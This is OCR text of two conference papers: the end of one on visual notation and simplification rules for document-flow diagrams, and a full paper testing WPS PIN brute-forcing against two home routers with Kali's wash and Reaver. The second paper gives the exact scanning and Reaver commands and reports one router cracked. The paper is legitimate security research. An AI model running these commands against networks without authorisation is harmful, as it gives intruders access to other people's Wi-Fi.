A step joins the actor, document, and action. The visual representation of a step integrates symbols of the three contained concepts. In Fig. 3, there is a step which illustrates the fact that a secretary is supposed to copy the document containing the notification about the next meeting. The relationship between the three elements (actor, action, and document) is highlighted by the proximity of symbols and their vertical alignment.




Figure 1. Visual symbols for Actor (left) and Document (right)

Figure 2. Visual symbols for actions on documents




Figure 3. Visual representation of a step

The proposed structure of the step should be intuitive because it matches the wide-spread linguistic word order of the type subject-verb-object (SVO). However, in addition to SVO, in many languages across the world the word order subject-object-verb (SOV) is dominant. Over 75% of the world's languages use one of these two word orders [12]. For that reason, these two orders are good candidates for the structure of the step. According to [13], the word order is primarily a consequence of cultural evolution, so the three elements within a step could be ordered according to the designer's preference. Since the SVO order is dominant in both English and Serbian, in this paper, we employed the SVO order in all examples.

As an alternative to this representation, we propose a more textual representation of the step. For the example from Fig. 3, we give its simpler version in Fig. 4. The elements of the step are enclosed in a table. The first row contains the actor's name between dashes. The second row contains the name of the action within broken brackets, while the third row contains the name of the document marked by double quotes. When compared to the original representation, the visual symbols are substituted by the names of the three elements of the step.

The visual representation should be preferred over the tabular version, mostly because of the human perceptive power related to the processing of visual information. However, in UML, only some stereotypes have a specific visual symbol (e.g., actor), while a rectangular shape containing the name of the stereotype within double broken brackets may be used for any stereotype. It was even pointed out that special icons for a stereotype sometimes "take up too much room and clutter a diagram" [7]. For these reasons, the visual representation has a tabular alternative.

When designing the symbols and flow visualization, we aimed for a visual representation that could be easily processed by humans. The creation of the proposed visual representation was guided by the CRAP principles [14]: contrast, repetition, alignment, and proximity. Contrast was achieved by choosing different shapes for actors, documents, and actions. Repetition was satisfied by the nature of the visual model which supports only a restricted set of predefined elements. Elements within a step are vertically aligned according to the alignment principle and spatially grouped according to the proximity principle.

Visual variables are another important aspect of visual representation. Bertin [15] defined seven visual variables: *position*, *size*, *shape*, *value*, *hue*, *orientation*, and *texture*. Among these variables, all of them except shape are selective, i.e., a change in one of those variables makes the focusing on the changed mark (unit) easier. The three elements in a step differ by shape, however, what actually facilitates the focusing on these elements are the differences in the elements' size, position, and colour (hue). Action symbols are the smallest and without textual explanation, however, they may be more easily discerned by their different dominant colours. Actor symbols are significantly larger, while document symbols are the largest, because they contain the document title.

On the other hand, associative variables (position, hue, texture, shape, and orientation) permit the grouping of marks across differences in other variables. This property is important when presenting a document flow: elements in a single step within the flow may be easily discerned from other steps because they are spatially grouped, i.e., their position sets them apart.

-Secretary-
<copying>
"Notification about Meeting"

Figure 4. Alternative representation of a step

B. *Visual Representation of a Flow*

Visual representation of document flow is based on representing the steps and the order in which they are executed. Steps are connected by arcs ending in arrowheads – the first step starts at the end without an arrowhead and the second step is indicated by the arc end with an arrowhead. In this manner, we indicate sequential execution of steps, as illustrated in Fig. 5. In that example, after making copies of the notification about the meeting, the secretary creates a new (empty) record for the meeting.

Execution of several steps in parallel is indicated by the opening curly brace and the end of the parallel flow is indicated by the closing curly brace. In Fig. 6, there is an example in which, after a manager signs the report, two steps may be performed in parallel: the secretary may copy the signed report while the manager creates a new request for a refund. The next step may be executed only after the both simultaneous steps are completed.

Branching in a flow is depicted by multiple directed arcs starting from the same step. The process is executed along the arc for which the matching condition is satisfied. The description of the condition is given close to the corresponding arc. Looping is represented by an arc directed to a step upstream in the flow. In this manner, a portion of the process is repeated starting from the step at which that arc ends. In Fig. 7, there is an example containing a loop in which the loop condition is by the arc that starts and ends at the same step. It depicts the activity of updating the list of applicants as new applications are received. The activity stops when the deadline for application passes.




Figure 5. Two steps in a sequence




Figure 6. Two steps executed in parallel




Figure 7. Branching and looping in document flow

In the case of an exception, the lightning symbol is attached to the step during which an exception may occur. If the exception happens, the flow follows the dashed and dotted arc. In Fig. 8, there is an example of an exception occurring during the signing of the report: the manager may decline to sign the report and send it to a participant for additional updating. If no such exception occurs, the flow follows the full arc.

Cancellation, i.e., failure at a particular step in the flow without any chance for recuperation, is also marked by the lightning symbol, but there is no arc starting from that symbol. In other words, there is no subsequent step after a failure occurs. In Fig. 9, there is an example in which the flow may be cancelled during the signing of the report, e.g., when a committee member declines to sign the report and the flow cannot continue.

In a document flow diagram, the steps at which no arc ends are the initial steps of the flow, while the steps from which no arc starts are the final steps of the flow.

C. *A Document Flow Example*

An example of a document flow for the process of preparing project documentation is given in Fig. 10. After a secretary prepares a new, empty project proposal, a researcher completes the proposal. The proposal is forwarded to a manager who should sign the proposal. There are two possible outcomes at that point: the manager may decline to sign the proposal and the whole process is terminated, or the manager signs the proposal and the process continues. If the proposal is accepted, the manager signs the contract, which is followed by a segment with two parallel flows. In the first flow, the secretary copies the contract, while, in the second flow, the researcher creates and fills in a new research plan. After the completion of the two parallel flows, the whole flow completes as well.




Figure 8. Exception in document flow

Figure 9. Cancellation in document flow




Figure 10. Flow example

Because of the paper formatting, the flow from Fig. 10 is vertically oriented. However, the proposed visual representation is not restricted to any orientation and the decision is on the designer.

V. SIMPLIFICATION OF MODEL CONTENT

A lot of steps in a model of document flow may clutter the corresponding diagram. In such cases, reducing the number of elements within the model could be beneficial. Rules that would transform the model in this manner could be part of a mechanism that could simplify the model or even expand a previously simplified model, according to the needs of the designer.

A. *Rules for Content Simplification*

We defined two groups of rules that change the content of a model:

- Rules whose application joins separate elements without any information loss in the diagram; and

- Rules whose application joins separate elements with information loss in the diagram.

In the first group of rules, we defined three rules:

- *Rule 1*: subsequent steps in a document flow that share the same actor may be substituted by a single extended step containing the common actor and all action-document pairs from the original steps (*join by actor*);
- *Rule 2*: subsequent steps in a document flow that share the same document may be substituted by a single extended step containing the common document and all actor-action pairs from the original steps (*join by document*); and
- *Rule 3*: subsequent steps in a document flow that share the same actor and document may be substituted by a single extended step containing the common document and common actor together with a list of all actions from the original steps (*join by actor and document*).

For the example from Fig. 5, the flow that is obtained after applying Rule 1 is given in Fig. 11. The original order of actions is preserved and there is no loss of information in the diagram.

If Rule 2 is applied to the first two steps from the example in Fig. 10, the flow is transformed and the result is presented in Fig. 12.

If Rule 3 is applied to the steps in which a secretary creates a new record for a meeting and then updates it, the flow from Fig. 13 is obtained.

In the second group of rules, we defined four rules:

- *Rule 4*: all steps from a continuous sequence may be substituted by a subflow (*substitution of sequence*);
- *Rule 5*: all steps from a single parallelism may be substituted by a subflow (*substitution of parallelism*);
- *Rule 6*: all steps from a single branching segment may be substituted by a subflow (*substitution of branching*); and
- *Rule 7*: all steps from a single loop may be substituted by a subflow (*substitution of loop*).

Figure 11. Result of joining by actor

Figure 12. Result of joining by document

Figure 13. Result of joining by both actor and document

The basic idea in all rules of the second group is the same: a portion of a visual model is substituted by a subflow symbol. For the example from Fig. 6, the substitution of the parallelism segment results in a flow depicted in Fig. 14. The name of the subflow is *Subflow with Parallelism*, which is the piece of information that needs to be specified by the designer.

The rules from any of the two groups may be applied in arbitrary order. The rules from the first group should be preferred because they do not cause any information loss and there is no need to specify additional information, as in the case of the rules from the second group. If a diagram is still cluttered after applying the first group of rules, then the second group of rules could be used.

There is no single order in which the rules from one group should be applied. Applying the rules in different order and in different portion of a model would lead to different simplified document flows. At the moment, these different simplified models cannot be readily compared, which entails the need for criteria concerning the "beauty" of such models. With the availability of such criteria, it would be possible to search for a sequence in which the rules should be applied so that the most "beautiful" simplification is attained. It would be practical if this simplification could be executed in real time in a modelling tool. To this end, the methods of stochastic optimization could be employed.

B. *An Example of Simplification*

For the example from Fig. 10, the use of the rules that do not cause information loss would lead to the diagram presented in Fig. 15. In this manner, the number of diagram elements (actors, actions, documents, flows, exceptions/failures, and conditions) would be reduced from 30 to 23, and the original meaning would remain unchanged. The first three flows were joined by document using Rule 2, while the second flow in the parallel segment was simplified by doing a join by both actor and document. The information about the possibility of a flow failure during the signing of the project proposal was retained in the diagram by transferring the lightning symbol from the document symbol to the signing symbol. Further simplification could be performed by substituting the parallelism segment with a subflow. This in turn would remove eight elements from the diagram and reduce the element count to one half of the original number. However, such reduction would be coupled with information loss.

Figure 14. Result of substitution of parallelism




Figure 15. Example of simplification

The degree of simplification depends on the characteristics of the target flow model and the choice between information preservation and loss. During the simplification process, various patterns in the flow structure could be observed. An example of that would be the case when an actor creates and then immediately modifies the newly created document. Such pattern could be simplified using Rule 3.

VI. CONCLUSION

There is a constant need to manage complexity when designing software systems. In IS development, models of document flows may feature numerous documents and participants, which may cognitively overload designers and users. As a possible answer to these problems, we previously defined a narrow set of basic concepts for document flow modelling. Now, we introduce a visual representation of document flows in the form of specific visual symbols for each basic concept. We also introduce a set of rules that could be used to simplify diagrams of document flows during the design phase.

The designed symbols and rules are a basis for further research into the same direction. Besides visual notation, textual notation could also facilitate modelling. In [16], there is a recommendation that users of a domain-specific language should have both types of notation available, because these notations complement each other and cover different aspects of the described entities. However, that kind of a solution should be considered as long as the development and maintenance of both notations does not present an issue.

The set of rules for simplification could be extended so that the semantics behind diagram elements would be utilized in the simplification process. Moreover, there is a need for a set of criteria concerning the quality of diagram simplification.

Another potential research activity is the creation of an algorithm that could be integrated in a software tool for modelling and offer simplification of document flow diagrams during design. With these additions, we could evaluate the whole approach and check whether the diagram simplification improves the performance of designers. Through experiments and collection of usage data we could also estimate the expected reduction in diagram size as a result of diagram simplification. By analysing document flow diagrams from practice, we could discover frequent structural patterns and devise simplification rules that would target constructs matching the patterns.

REFERENCES

[1] V. Ivančević, M. Knežević, I. Luković, and V. Djukić, "Modelling information systems by document flow description," in Federated Conf. Comput. Sci. and Inform. Syst., Warsaw, Poland: Polskie Towarzystwo Informatyczne, 2013, pp. 121-126.

[2] G. A. Miller, "The magical number seven, plus or minus two: Some limits on our capacity for processing information," Psych. Rev., vol. 101, no. 2, pp. 343-352, 1955.

[3] N. Cowan, "The magical number 4 in short-term memory: A reconsideration of mental storage capacity," Behavioral and Brain Sciences, vol. 24, no. 1, pp. 87-114, 2001.

[4] H. van Vliet, Software Engineering: Principles and Practice. Wiley, 2007.

[5] F. P. Brooks, The Mythical Man-month: Essays on Software Engineering. Addison Wesley Longman, 1995.

[6] Unified Modeling Language (UML) [Online]. Available: http://www.omg.org/spec/UML/

[7] R. Miles and K. Hamilton, Learning UML 2.0. O'Reilly, 2006.

[8] Business Process Model and Notation (BPMN) [Online]. Available: http://www.omg.org/spec/BPMN/index.htm

[9] C. A. Petri, "Kommunikation mit automaten," (in German), Ph.D. dissertation, Tech. Univ. Darmstadt, Darmstadt, West Germany, 1962.

[10] B. Silver, BPMN Method and Style. Cody-Cassidy Press, 2011.

[11] Object Management Group (OMG) [Online]. Available: http://www.omg.org/

[12] D. Crystal, The Cambridge Encyclopedia of Language. Cambridge University Press, 1997.

[13] M. Dunn, S. J. Greenhill, S. C. Levinson, and R. D. Gray, "Evolved structure of language shows lineage-specific trends in word-order universals," Nature, vol. 473, no. 7345, pp. 79-82, 2011.

[14] R. Williams, The Non-designer's Design Book. Peachpit Press, 2008.

[15] J. Bertin, Graphics and Graphic Information Processing. Walter de Gruyter & Co, 1981.

[16] I. Dejanović, M. Tumbas, G. Milosavljević, and B. Perišić, "Comparison of textual and visual notations of DOMMLite domain-specific language," in 14th East-Eur. Conf. Advances Databases and Inform. Syst., 2010, pp. 131-136.

Security testing of Wi-Fi networks secured by WPA / WPA 2 algorithm and exploiting the WPS vulnerability

Nikola Petrov*
* University of Novi Sad, Technical Faculty "Mihajlo Pupin", Zrenjanin, Serbia
nikola.petrov@tfzr.rs

Abstract— **In this paper security testing of Wi-Fi networks that are protected via WPA / WPA 2 algorithm will be show. Testing will be done using WPS (Wi-Fi Protected Setup) vulnerability issues on ADSL routers, which are the most abundant in the IT market of the Republic of Serbia. For this test open-source tools of operating system "Kali Linux" will be used, such as Reaver v1.4, Wash, etc... The same method will be applied for testing security features of the Access Points (APs): Huawei HG 532e and ADB P.DG A4010G, where comparative analysis of the security features, show in which manner are latest generations of routers better protected.**

I. INTRODUCTION

Technique called Brute Force attack is used during this test. Brute force search or exhaustive search, also known as Generate and Test [10], is a general problem solving technique that consists of systematically generating solutions and applying each solution to the presented problem until the correct one is found. During the research this method was used to reveal the PIN of WPS [4].

A. WPS

(Wi - Fi Protected Setup) is a network security standard, which is designed to ease the process of configuring protection in wireless local area networks [6], created and introduced by the Wi-Fi Alliance in early 2007.

Wi - Fi Protected Setup allows home users who know little of wireless security and may be intimidated by the available security options, to automatically configure the new wireless network, add new wireless devices and provide protection [9].

B. WSC

(Wi-Fi Simple Configuration Specification) is the underlying technology for the Wi-Fi Protected Setup certification.

Almost all major vendors (including Cisco/Linksys, Netgear, D-Link, Belkin, Buffalo, ZyXEL and Technicolor) have WPS-certified devices, other vendors (e.g. TP-Link) ship devices with WPS-support which are not WPS-certified [11].

II. SOFTWARE TOOLS AND HARDWARE

Operating system Kali Linux is used during the research, which is the Linux community specifically set aside for network security testing. Precisely, Kali Linux has all the necessary tools for this kind of testing, which are also open-source [1].

A. Reaver

Reaver is an open source tool, as well as many tools for testing protection which come with Kali Linux. The main purpose of the Reaver is implementing the Brute Force technique, to find the PIN of WPS, in order to recover WPA PSK (Wi-Fi Protected Access Pre-Shared Key), specifically password [5].

Reaver has been designed to be a robust and practical attack against WPS, and has been tested against a wide variety of access points and WPS implementations.

On average Reaver will recover the target AP's plain text WPA/WPA2 passphrase in 4-10 hours, depending on the AP. In practice, it will generally take half this time to guess the correct WPS pin and recover the passphrase.

There is also a commercial version of Reaver - Reaver Pro. Reaver Pro costs about 100 $, and represents the enhanced basic version. Reaver Pro is characterized by a better and simpler user interface. Pro version of Reaver tool can run in the background and automatically connect to the target and send the PIN and PSK to an email address user specifies. The biggest difference between the free and commercial versions is that a commercial version has Optimized PIN sequencing using Markov Chains based on PINs from hundreds of actual WPS-enabled devices [1].

B. Wash

Wash tool used to scan and display the surrounding Access Point's which have enabled WPS. Wash tool presents the following information for each successfully scanned AP [2]:

- *BSSID* - Network name of AP.
- *Channel* - The channel of the AP's, as indicated in the beacon packet.
- *WPS version* - Version of WPS supported by an AP.
- *WPS Locked* - State of WPS (WPS is locked or not).
- *ESSID (Extended Service Set Identification*) - is a 32-character alphanumeric key identifying the name of the wireless local area network.

Following two AP's were tested:

- Huawei HG 532e
- ADB P.DG A4010G

Both AP's are Wi-Fi certified devices with WPS support. As topic of this paper requires, for each AP it is necessary to set protection to WPA / WPA 2 algorithm which includes WPS. PIN mode is selected for WPS mode.

III. TESTING OF WI-FI NETWORK SECURITY USING BRUTE FORCE METHOD

In this chapter will be present a practical usage of Brute Force methods to test the security of Wi-Fi network systems. This method was used to reveal the PIN. Using Brute Force method, within this particular problem, relies on a program which first sends a message to the AP, and using the response from the AP, find out if the guesses attempt of PIN are correct or not.




Figure 1. PIN number

If the WPS-authentication fails at some point, the AP will send an EAP-NACK message. Reaver can derive information about the correctness of parts the PIN from the AP's responses. Figure 1 shows structure of a PIN number [3].

If the Reaver receives an EAP-NACK message after sending M4, he knows that the 1st half of the PIN was incorrect.

If the Reaver receives an EAP-NACK message after sending M6, he knows that the 2nd half of the PIN was incorrect.

This form of authentication dramatically decreases the maximum possible authentication attempts needed from 108 (=100.000.000) to 104 + 104 (=20.000).

As the 8th digit of the PIN is always a checksum of digit one to digit seven, there are at most 104 + 103 (=11.000) attempts needed to find the correct PIN.




Figure 2. Flowchart showing how an optimized brute force attack works




Figure 3. Result after running the command: "airodump-ng"

After running all the necessary tools with command: *airodump-ng* , environment is scanned.

After executing the command airodump-ng , as shown in Figure 3, it displayed a variety of information about scanned networks, but still one of the most important information for this test is not shown, and it is whether the scanned networks have enabled WPS or not. With wash tool, that information will be succesfully displayed.




Figure 4. All the options of Wash tool




Figure 5. Result after running the Wash tool

Figure 4. shows all the options of wash tool, which can improve your search. After running the wash tool command "*wash-i mon0*" a following result was formed:

From Figure 5 , it can be concluded that the wash tool displays only those networks that have enabled WPS. It also displays more information about the version of the WPS and its status.

Now that all of necessary data are available for the network on which will be tested, there remains only to run the Reaver. Reaver tool will be launched by entering the command in following format:

reaver –i mon0 –b 00:90:4C:C1:AC:21 –vv

Next to the parameter *"-i"* the name of the interface is specified, i.e. the adapter in monitor mode, and the next parameter *"-b"* specifies MAC address of the AP whose security is tested. The specified address can be copied from the output of wash tool result, or simply typed in. The last parameter *"-vv"* allows every bit of communication with the AP to be displayed on the screen.

When Reaver tool starts, it applies "*brute force*" method, and sends a message with which he wants to find a PIN [7], as explained in the introduction.

New generation of routers will block these attempts by temporarily locking WPS. After three unsuccessful attempts, a warning like shown in Figure 7 is displayed.

Figure 6. Warning when WPS is blocked

The above warning emphasizes that the Reaver no longer has the ability to communicate with the AP. The next step will be to re-run wash command to see if WPS is locked.




Figure 7. Result after testing WPS status

From Figure 7. , we see that value in the column "WPS Locked" states Yes. This is a proof, that the router Huawei HG 532e successfuly dealt with the attempted attack by locking WPS access and prevented further communication with the Reaver.

However, by using Reaver is still possible to break the protection on the routers of the older generation such as ADB P.DG A4010G.

Unlike the previous case, Reaver within 4 minutes checked 2,24% of possible PINs at a rate of 4 seconds per pin. Presented fact is a proof that Reaver still receives replies from the router, and it's only a matter of time when Reaver with a PIN, also reveal a WPA-PSK.

Figure 8. Result of successfully broken protection

After more than 7 hours Reaver successfully broke through the protection of *ADB P.DG A4010G* as shown in Figure 8. using PIN: 82925673, and we can notice that he got full access to the AP, immediately after reveal the true PIN.

IV. CONSLUSION

Testing the protection of the most abundant of the router in the IT market of the Republic of Serbia, Huawei HG 532e and ADB P.DG A4010G, comes to the conclusion that the network protection of older generation router (ADB P.DG A4010G), can be easily broken with open-source tools, using a brute-force methodology. Router Huawei HG 532e features enhanced protection regarding Brute Force attacks, and with Brute Force methodology and tool Reaver v1.4 network security protection cannot be broken. The Huawei HG 532e protection against Brute Force attack has been resolved with quite simple technique - locking WPS after three unsuccessful attempts of establishing connection. Affected end-users will have to be informed about this vulnerability and advised to disable WPS.

REFERENCES

[1] Official Kali Linux Documentation eBook, May 25, 2014 http://docs.kali.org/pdf/kali-book-en.pdf

[2] Wash Readme https://code.google.com/p/reaver-wps/source/browse/trunk/docs/README.WASH?r=87

[3] Brute forcing Wi-Fi Protected Setup http://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf

[4] Anatomy of a brute force attack http://nakedsecurity.sophos.com/2013/08/16/anatomy-of-a-brute-force-attack-how-important-is-password-complexity/

[5] Hack WPA/WPA2 WPS - Reaver http://www.kalitutorials.net/2014/04/hack-wpawpa2-wps-reaver-kali-linux.html

[6] Wi-Fi Protected Setup (WPS) Need To Know - AP Interfaces http://www.smallnetbuilder.com/content/view/30368/99/1/1

[7] Hacking Exposed Wireless: Wireless Security Secrets & Colutions, by Johnny Cache, Joshua Wright, Vincent Liu, McGraw-Hill, 2010.

[8] Borislav Odadžić, Dragan Odadžić, "Comparison of Approaches to Energy Efficient Wireless Networks ", AIIT 2013 - International Conference on Applied Internet and Information Technologies 2013, Zrenjanin, Republic of Serbia, pages 7-12

[9] Stefan Jäger, Dalibor Dobrilović, "Tools for WLAN IEEE 802.11 security assessment", AIIT 2013 - International Conference on Applied Internet and Information Technologies 2013, Zrenjanin, Republic of Serbia, pages 56- 62

[10] Branko Markoski, Predrag Pecev, Saša Arsovski, Miodrag Šešlija, Bojana Gligorović, "Brute Force attacks on web applications" ", AIIT 2013 - International Conference on Applied Internet and Information Technologies 2013, Zrenjanin, Republic of Serbia, pages 374 – 378

[11] B. Odadzic, D. Dobrilovic, D. Odadzic , "Wireless Local Area Network Security Overview", AIIT 2012 - International Conference on Applied Internet and Information Technologies 2012, Zrenjanin, Republic of Serbia.

